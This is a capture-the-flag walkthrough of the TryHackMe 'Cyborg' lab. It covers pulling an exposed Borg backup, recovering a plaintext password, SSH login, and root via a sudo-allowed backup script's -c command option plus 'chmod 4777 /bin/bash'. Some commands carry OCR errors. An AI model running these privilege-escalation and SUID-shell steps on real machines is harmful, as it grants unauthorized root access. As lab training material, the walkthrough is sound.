
```
ssh music_archive@10.10.172.71

The authenticity of host '10.10.172.71 (10.10.172.71)' can't be established.
ED25519 key fingerprint is SHA256:hJwt8CvQHRU+h3WUZda+Xuvsp1/od2FFuBvZJJvdSHs.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:75: 10.10.99.83
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.172.71' (ED25519) to the list of known hosts.
music_archive@10.10.172.71's password:

Permission denied, please try again.
music_archive@10.10.172.71's password:

Permission denied, please try again.
music_archive@10.10.172.71's password:
music_archive@10.10.172.71: Permission denied (publickey,password).
```

So not for SSH i guess lets enumerate furthur on the website i noticed another page on the /admin site



So this links to archive.tar we saw this page in second directory fuzzing as well lets download it real quick and extract it

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Cyborg git:(main)±1 (6.353s)
curl http://10.10.172.71/admin/archive.tar --output archive.tar
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 1530k  100 1530k    0     0   241k      0  0:00:06  0:00:06 --:--:--  301k
```


```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Cyborg git:(main)±4 (0.025s)
tar -xvf archive.tar
home/field/dev/final_archive/
home/field/dev/final_archive/hints.5
home/field/dev/final_archive/integrity.5
home/field/dev/final_archive/config
home/field/dev/final_archive/README
home/field/dev/final_archive/nonce
home/field/dev/final_archive/index.5
home/field/dev/final_archive/data/
home/field/dev/final_archive/data/0/
home/field/dev/final_archive/data/0/5
home/field/dev/final_archive/data/0/3
home/field/dev/final_archive/data/0/4
home/field/dev/final_archive/data/0/1
```

Lets read this README here

```
cat home/field/dev/final_archive/README
This is a Borg Backup repository.
See https://borgbackup.readthedocs.io/
```

So this borg backup here lets see this URL here

So lets find its github for an executable
So i found its github and the executable for linux atleat is seperated by the version of glibc



▾ **Assets** 25

00_README.txt	2.63 KB	Jul 3
borg-freebsd14	20.5 MB	Jul 3
borg-freebsd14.asc	862 Bytes	Jul 3
borg-freebsd14.tgz	20.5 MB	Jul 3
borg-freebsd14.tgz.asc	862 Bytes	Jul 3
borg-linux-glibc228	26 MB	Jul 3
borg-linux-glibc228.asc	862 Bytes	Jul 3
borg-linux-glibc228.tgz	26.1 MB	Jul 3
borg-linux-glibc228.tgz.asc	862 Bytes	Jul 3
borg-linux-glibc231	26.3 MB	Jul 3
borg-linux-glibc231.asc	862 Bytes	Jul 3
borg-linux-glibc231.tgz	26.4 MB	Jul 3
borg-linux-glibc231.tgz.asc	862 Bytes	Jul 3
borg-linux-glibc236	26.6 MB	Jul 3
borg-linux-glibc236.asc	862 Bytes	Jul 3
borg-linux-glibc236.tgz	26.6 MB	Jul 3
borg-linux-glibc236.tgz.asc	862 Bytes	Jul 3
borg-macos1012	11.4 MB	Jul 3
borg-macos1012.asc	862 Bytes	Jul 3
borg-macos1012.tgz	11.3 MB	Jul 3
borg-macos1012.tgz.asc	862 Bytes	Jul 3
borgbackup-1.4.0.tar.gz	3.62 MB	Jul 3
borgbackup-1.4.0.tar.gz.asc	862 Bytes	Jul 3
Source code (zip)		Jul 3
Source code (tar.gz)		Jul 3

So i have the 2.40 version of gblic u can check with

```
ldd --version
```

ldd --version

```
ldd (GNU libc) 2.40
Copyright (C) 2024 Free Software Foundation, Inc.
This is free software; see the source for copying conditions.  There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
Written by Roland McGrath and Ulrich Drepper.
```

So I had two path to get this work for me either build it from source or like get it from AUR or `pacman` as im on Arch BTW

So build from source will be a lot of i just installed it with pacman u can do the same from this list here

Distribution	Source	Command
Alpine Linux	Alpine repository	`apk add borgbackup`
Arch Linux	[extra]	`pacman -S borg`
Debian	Debian packages	`apt install borgbackup`
Gentoo	ebuild	`emerge borgbackup`
GNU Guix	GNU Guix	`guix package --install borg`
Fedora/ RHEL	Fedora official repository	`dnf install borgbackup`
FreeBSD	FreeBSD ports	`cd /usr/ports/archivers/py-borgbackup && make install clean`
macOS	Homebrew	`brew install borgbackup` (official formula, **no** FUSE support) **or** `brew install --cask macfuse` (private Tap, FUSE support) `brew install borgbackup/tap/borgbackup-fuse`
Mageia	cauldron	`urpmi borgbackup`
NetBSD	pkgsrc	`pkg_add py-borgbackup`
NixOS	.nix file	`nix-env -i borgbackup`
OpenBSD	OpenBSD ports	`pkg_add borgbackup`
OpenIndiana	OpenIndiana hipster repository	`pkg install borg`
openSUSE	openSUSE official repository	`zypper in borgbackup`
Raspbian	Raspbian testing	`apt install borgbackup`
Ubuntu	Ubuntu packages, Ubuntu PPA	`apt install borgbackup`

So i read the documentation for a bit for how to use this i think i got it run this

```
borg list home/field/dev/final_archive/
Enter passphrase for key /home/pks/Documents/Notes/Hands-on-Hacking/TryHackMe/Cyborg/home/field/dev/final_archive:
Warning: The repository at location /home/pks/Documents/Notes/Hands-on-Hacking/TryHackMe/Cyborg/home/field/dev/final_archive was p
Do you want to continue? [yN] y
music_archive                        Tue, 2020-12-29 19:30:38 [f789ddb6b0ec108d130d16adebf5713c29faf19c44cad5e1eeb8ba37277b1c82]
```

Lets extract this now

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Cyborg git:(main)±3 (3.388s)
borg extract home/field/dev/final_archive/::music_archive
Enter passphrase for key /home/pks/Documents/Notes/Hands-on-Hacking/TryHackMe/Cyborg/home/field/dev/final_archive:

~/Documents/Notes/Hands-on-Hacking/TryHackMe/Cyborg git:(main)±4 (0.021s)
tree home
home
├── alex
│   ├── Desktop
│   │   └── secret.txt
│   ├── Documents
│   │   └── note.txt
│   ├── Downloads
│   ├── Music
│   ├── Pictures
│   ├── Public
│   ├── Templates
│   └── Videos
└── field
    └── dev
        └── final_archive
            ├── config
            ├── data
            │   └── 0
            │       ├── 1
            │       ├── 3
            │       ├── 4
            │       └── 5
            ├── hints.5
            ├── index.5
            ├── integrity.5
            ├── nonce
            └── README

15 directories, 12 files
```

So we got this new alex folder and we have two txt file here lets read em

```
cat home/alex/Desktop/secret.txt
shoutout to all the people who have gotten to this stage whoop whoop!"

~/Documents/Notes/Hands-on-Hacking/TryHackMe/Cyborg git:(main)±3 (0.024s)
cat home/alex/Documents/note.txt
Wow I'm awful at remembering Passwords so I've taken my Friends advice and noting them down!

alex:S3cretP@s3
```

We got creds here

User creds

Username : alex
Password : S3cretP@s3

Lets SSH in now

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Cyborg git:(main)±3 (8.43s)
ssh alex@10.10.172.71
alex@10.10.172.71's password:

alex@ubuntu:~ (0.036s)
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.15.0-128-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


27 packages can be updated.
0 updates are security updates.


alex@ubuntu ~ (0.181s)
id
uid=1000(alex) gid=1000(alex) groups=1000(alex),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)

alex@ubuntu ~
```

here is your user.txt

```
alex@ubuntu ~ (0.346s)
ls -al

total 108
drwx------ 17 alex alex 4096 Dec 31  2020 .
drwxr-xr-x  3 root root 4096 Dec 30  2020 ..
-rw-------  1 alex alex 1149 Sep 17 08:40 .bash_history
-rw-r--r--  1 alex alex  220 Dec 30  2020 .bash_logout
-rw-r--r--  1 alex alex 3771 Dec 30  2020 .bashrc
drwx------ 13 alex alex 4096 Sep 17 08:40 .cache
drwx------  3 alex alex 4096 Dec 30  2020 .compiz
drwx------ 15 alex alex 4096 Dec 30  2020 .config
drwxr-xr-x  2 alex alex 4096 Dec 30  2020 Desktop
-rw-r--r--  1 alex alex   25 Dec 30  2020 .dmrc
drwxr-xr-x  2 alex alex 4096 Dec 30  2020 Documents
drwxr-xr-x  2 alex alex 4096 Dec 31  2020 Downloads
drwx------  2 alex alex 4096 Dec 30  2020 .gconf
drwx------  3 alex alex 4096 Dec 31  2020 .gnupg
-rw-------  1 alex alex 1590 Dec 31  2020 .ICEauthority
drwx------  3 alex alex 4096 Dec 30  2020 .local
drwx------  5 alex alex 4096 Dec 30  2020 .mozilla
drwxr-xr-x  2 alex alex 4096 Dec 30  2020 Music
drwxr-xr-x  2 alex alex 4096 Dec 30  2020 Pictures
-rw-r--r--  1 alex alex  655 Dec 30  2020 .profile
drwxr-xr-x  2 alex alex 4096 Dec 30  2020 Public
-rw-r--r--  1 alex alex    0 Dec 30  2020 .sudo_as_admin_successful
drwxr-xr-x  2 alex alex 4096 Dec 30  2020 Templates
-r-xr--r--  1 alex alex   40 Dec 30  2020 user.txt
drwxr-xr-x  2 alex alex 4096 Dec 30  2020 Videos
-rw-------  1 alex alex   51 Dec 31  2020 .Xauthority
-rw-------  1 alex alex   82 Dec 31  2020 .xsession-errors
-rw-------  1 alex alex   82 Dec 31  2020 .xsession-errors.old
```

Vertical PrivEsc

Lets check the sudo permission here

```
alex@ubuntu:~ (0.378s)
sudo -l

Matching Defaults entries for alex on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\

User alex may run the following commands on ubuntu:
    (ALL : ALL) NOPASSWD: /etc/mp3backups/backup.sh
```

Lets see this file permissions here

```
alex@ubuntu ~ (0.264s)
ls -al /etc/mp3backups/backup.sh

-r-xr-xr-- 1 alex alex 1083 Dec 30  2020 /etc/mp3backups/backup.sh
```

So we cant really edit this lets see what's in this

```
alex@ubuntu ~ (0.378s)
cat /etc/mp3backups/backup.sh
#!/bin/bash

sudo find / -name "*.mp3" | sudo tee /etc/mp3backups/backed_up_files.txt


input="/etc/mp3backups/backed_up_files.txt"
#while IFS= read -r line
#do
  #a="/etc/mp3backups/backed_up_files.txt"
#  b=$(basename $input)
  #echo
#  echo "$line"
#done < "$input"

while getopts c: flag
do
        case "${flag}" in
                c) command=${OPTARG};;
        esac
done


backup_files="/home/alex/Music/song1.mp3 /home/alex/Music/song2.mp3 /home/alex/Music/song3.mp3 /home/alex/Music/song4.mp3 /home/alex/Music/song5.mp3 /home/alex/Music/song6.mp3 /home/alex/Music/song7.mp3 /home/alex/Music/song8.mp3 /home/alex/Music/song9.mp3 /home/alex/
Music/song10.mp3 /home/alex/Music/song11.mp3 /home/alex/Music/song12.mp3"

# Where to backup to.
dest="/etc/mp3backups/"

# Create archive filename.
hostname=$(hostname -s)
archive_file="$hostname-scheduled.tgz"

# Print start status message.
echo "Backing up $backup_files to $dest/$archive_file"

echo

# Backup the files using tar.
tar czf $dest/$archive_file $backup_files

# Print end status message.
echo
echo "Backup finished"

cmd=$($command)
echo $cmd
```

or if u cant read it

```
#!/bin/bash

sudo find / -name "*.mp3" | sudo tee /etc/mp3backups/backed_up_files.txt


input="/etc/mp3backups/backed_up_files.txt"
#while IFS= read -r line
#do
  #a="/etc/mp3backups/backed_up_files.txt"
```

```
#  b=$(basename $input)
  #echo
#  echo "$line"
#done < "$input"

while getopts c: flag
do
        case "${flag}" in
                c) command=${OPTARG};;
        esac
done



backup_files="/home/alex/Music/song1.mp3 /home/alex/Music/song2.mp3
/home/alex/Music/song3.mp3 /home/alex/Music/song4.mp3
/home/alex/Music/song5.mp3 /home/alex/Music/song6.mp3
/home/alex/Music/song7.mp3 /home/alex/Music/song8.mp3
/home/alex/Music/song9.mp3 /home/alex/Music/song10.mp3
/home/alex/Music/song11.mp3 /home/alex/Music/song12.mp3"

# Where to backup to.
dest="/etc/mp3backups/"

# Create archive filename.
hostname=$(hostname -s)
archive_file="$hostname-scheduled.tgz"

# Print start status message.
echo "Backing up $backup_files to $dest/$archive_file"

echo

# Backup the files using tar.
tar czf $dest/$archive_file $backup_files

# Print end status message.
echo
echo "Backup finished"

cmd=$($command)
```

So this loop here allow to run command with the flag -c in OPTARG

```
while getopts c: flag
do
        case "${flag}" in
                c) command=${OPTARG};;
        esac
done
```

Lets run bash with -c here

```
alex@ubuntu ~
sudo -r root /etc/mp3backups/backup.sh -c bash

/home/alex/Music/image12.mp3
/home/alex/Music/image7.mp3
/home/alex/Music/image1.mp3
/home/alex/Music/image10.mp3
/home/alex/Music/image5.mp3
/home/alex/Music/image4.mp3
/home/alex/Music/image3.mp3
/home/alex/Music/image6.mp3
/home/alex/Music/image8.mp3
/home/alex/Music/image9.mp3
/home/alex/Music/image11.mp3
/home/alex/Music/image2.mp3
find: ‘/run/user/108/gvfs’: Permission denied
Backing up /home/alex/Music/song1.mp3 /home/alex/Music/song2.mp3 /home/alex/Music/son
ex/Music/song8.mp3 /home/alex/Music/song9.mp3 /home/alex/Music/song10.mp3 /home/alex/

tar: Removing leading `/' from member names
tar: /home/alex/Music/song1.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song2.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song3.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song4.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song5.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song6.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song7.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song8.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song9.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song10.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song11.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song12.mp3: Cannot stat: No such file or directory
tar: Exiting with failure status due to previous errors

Backup finished
root@ubuntu:~# id
root@ubuntu:~#
```

We cant really see the output but we can add suid binary to /bin/bash to get us root where we can do something

```
Backup finished
root@ubuntu:~# id
root@ubuntu:~# chmod 4777 /bin/bash
root@ubuntu:~# exity
exity: command not found
root@ubuntu:~# exit
exit
uid=0(root) gid=0(root) groups=0(root)

alex@ubuntu ~
```

Now we can get root when running /bin/bash with -ip flag where i → interactive and p → privileged

```
alex@ubuntu ~
/bin/bash -ip

bash-4.3# id
uid=1000(alex) gid=1000(alex) euid=0(root) groups=1000(a
bash-4.3#
```

And we get root here is your root.txt

```
bash-4.3# ls -al /root
total 36
drwx------  4 root root 4096 Dec 30  2020 .
drwxr-xr-x 24 root root 4096 Dec 30  2020 ..
-rw-------  1 root root 2875 Dec 31  2020 .bash_history
-rw-r--r--  1 root root 3106 Oct 22  2015 .bashrc
drwx------  2 root root 4096 Aug  6  2020 .cache
drwxr-xr-x  2 root root 4096 Dec 30  2020 .nano
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-r-xr--r--  1 root root   43 Dec 30  2020 root.txt
-rw-r--r--  1 root root   66 Dec 30  2020 .selected_editor
bash-4.3#
```

Thanks for reading :)